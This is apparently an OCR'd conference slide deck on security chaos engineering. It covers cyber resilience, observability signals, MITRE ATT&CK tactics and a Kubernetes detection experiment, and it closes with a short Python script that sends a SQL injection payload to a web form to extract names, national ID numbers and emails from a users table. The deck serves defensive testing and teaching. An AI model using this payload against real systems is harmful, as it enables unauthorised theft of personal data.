LET THE CHAOS BEGIN

SRE Chaos Engineering Meets Cybersecurity

Adriana Petrich, Francesco Sbaraglia

Accenture Technology

- Site Reliability Engineering Community Tech Lead
- Official SRE coach and like to write tech articles
- Deep interest in automation, AIOps, Industrial Software and Cyber Security
- Kickboxing, Indoor Climbing and Sharks

Francesco Sbaraglia
Site Reliability Engineer
SRE Community Tech Lead

Contact: https://www.linkedin.com/in/fsbaraglia/

- International Relations & Security 🌍 🧨
- Chaos Engineering 🦠 💥
- World Explorer ✈️ 🧉
- 🌯 🌯


Adriana Petrich
SRE DevOps Engineer
SRE Tech Lead

🦸‍♀️

Contact: https://www.linkedin.com/in/adriana-petrich/

Let the Chaos Begin

SRE Chaos Engineering meets Cybersecurity



Security Chaos Engineering is ...

□□ ... the discipline of **performing security experimentation** on a distributed system in order to **build confidence** in the System's **capability to withstand** turbulent and **malicious conditions.** □□

Definition of Security Chaos Engineering based on Netflix's Definition for Chaos Engineering

Security Chaos Engineering
Use cases & practices

- Security Incident Response
- Cyber Resilient Architecture
- Security Control Validation
- Security Observability
- Continuous Verification
- Compliance Monitoring


Build confidence in our own System

Security observability

Cyber Resilience

"**Cyber resilience** is the ability to prepare for, respond to and recover from a cyber attack. Resilience is more than just preventing or responding to an attack—it also considers the ability to operate during, and to adapt and recover, from such an event."


Australian Securities & Investments Commissions
https://asic.gov.au/media/3062900/rep429-published-19-march-2015-1.pdf




5 PILLARS OF CYBER RESILIENCE


Prepare	Prevent	Detect	Respond	Recover
Vulnerabilities	Backup procedures	**Continuous scans** on system & assets	**Dynamically react to cyber-attacks** to reduce or eliminate harmful impacts	Leverage **Lessons Learned**
Risk tolerance	**Testing** of cyber resilience strategy	Minimization of **MTTR**		
Define roles & responsibilities	**Best practices**			

Security Observability





The **Golden Triangle** of Observability



The Four **Golden Signals**

LATENCY

The time it takes to service a request **under a cyber attack**

TRAFFIC

Measure the **bandwidth left** for a service **during a cyber attack**

ERRORS


The error rate **caught during a cyber attack**

SATURATION

How „full" the service is, while system **responds to a cyber attack**

Data Collection

Once Upon a Night On-Call as SRE ...


Wake up! We have a problem
Damn, where is my laptop???
..drin drin ..
VPN
Connecting to the VPN, looking at the runbooks and start debugging
All eyes on you. Its PRIO 1
F R R
Find the replica that has the same shared number as the primary. Run the promotion task on the replica host
Let's shut down the old one now.
Put promoted replica into loadbalancer. Boot a new replica
Made it! Lets go back to bed

Easy, right? What can go wrong?

Build confidence in our own system

Security Chaos Engineering is not ...

~~**Just fixing a leak and moving on**~~

~~**A Testi[illegible]m, Quality Testing or Penet[illegible] Testing**~~

~~**A o[illegible]-time event**~~

Uncontrolled attacks

BUT...

Understanding the systems behavior ✓

Discovering the **"unknown unknows"** by **proactive testing** and **continuous verification** ✓

Follow ups ✓

Experimentation ✓


It's not just a simulation - it's real

Who Owns the Security Chaos Experiment

- **Specialized roles** → Site Reliability Engineers (SRE), Production Engineers (PE), Security Experts (SOC)
- **Functional teams** → DevOps, Test and Quality Engineers, R&D Engineer, DevSecOps
- **Domain knowledge experts** → network, security,

  database, data, cloud, storage

How Do We Plan and Run a Security Chaos Experiment?




Continuous Cycle of Hypothesis and Experimentation

There are many ways to run your chaos experiments, most processes emphasize the scientific method of ...
1+2=3

Security Chaos Experimentation

How to use the Framework



First step for a Security Chaos Experiment – select the target: **Kubernetes** shadow cluster

Framework Used to Get the Idea for the Security Chaos Experiment

Phase name	Description
Reconnaissance	The adversary is trying to gather information they can use to plan future operations
Resource Development	The adversary is trying to establish resources they can use to support operations.
Initial Access	The adversary is trying to get into your network.
Execution	The adversary is trying to run malicious code.
Persistence	The adversary is trying to maintain their foothold.
Privilege Escalation	The adversary is trying to gain high-level permissions.
Defense Evasion	The adversary is trying to avoid being detected.
Credential Access	The adversary is trying to steal account names and passwords.
Discovery	The adversary is trying to figure out your environment.
Lateral Movement	The adversary is trying to move through your environment.
Collection	The adversary is trying to gather data of interest of their goal.
Command and Control	The adversary is trying to communicate with compromised systems to control them.
Exfiltration	The adversary is trying to steal data.
Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.


https://attack.mitre.org/versions/v9/tactics/enterprise/

In Cybersecurity, we usually follow specific phases to evaluate if a system is vulnerable to cyber-attacks.

Nice! We have selected the two Security Experiment for the live demo

1. **Discovery**
2. **Initial Access**

Execute the Security Chaos Experiment



Security Chaos Experiment 1

Discovery: The adversary is trying to figure out your environment

Hypothesis

In the event, that an **attacker** gained access to a specific POD within our Kubernetes Cluster, where he/she is able to **map out the network from the inside and scan other services** to find a possible open web service, he/she will make a great effort to remain undetected.

Under those conditions, we believe that our system and observability tool can **detect the scanning activity** and **alert** the SRE team in a timely manner to recognize and block the malicious activity. Resulting in, that we can neutralize the treat and prevent further damage.

```
import sys
from socket import *

payload="catid=1000+union+select+firstname%2C+nric%2C+email+from+users+LIMIT+1%2C+100"

if __name__ == "__main__" :
  if len(sys.argv) != 2:
    print("Usage: python3 " , sys.argv[0] , "[host:port]")
    sys.exit(1)

  parts = sys.argv[1]
  parts = parts.split(":")

  if len(parts) != 2:
    print("Invalid host:port format")
    sys.exit(1)

  host = parts[0]
  port = parts[1]
  port = int(port)

  sdata =("POST /welcome.php HTTP/1.1\r\n" +
    "User-Agent: Python3 Socket\r\n" +
    "Content-Type: application/x-www-form-urlencoded\r\n" +
    "Content-Length: " + str(len(payload)) + "\r\n" +
    "Host: " + host + ":" + str(port) + "\r\n\r\n" +
    payload)

  sock = socket(AF_INET, SOCK_STREAM)
  sock.connect((host, port))

  sock.sendall(sdata.encode("utf-8"))
  content = sock.recv(8192)
```

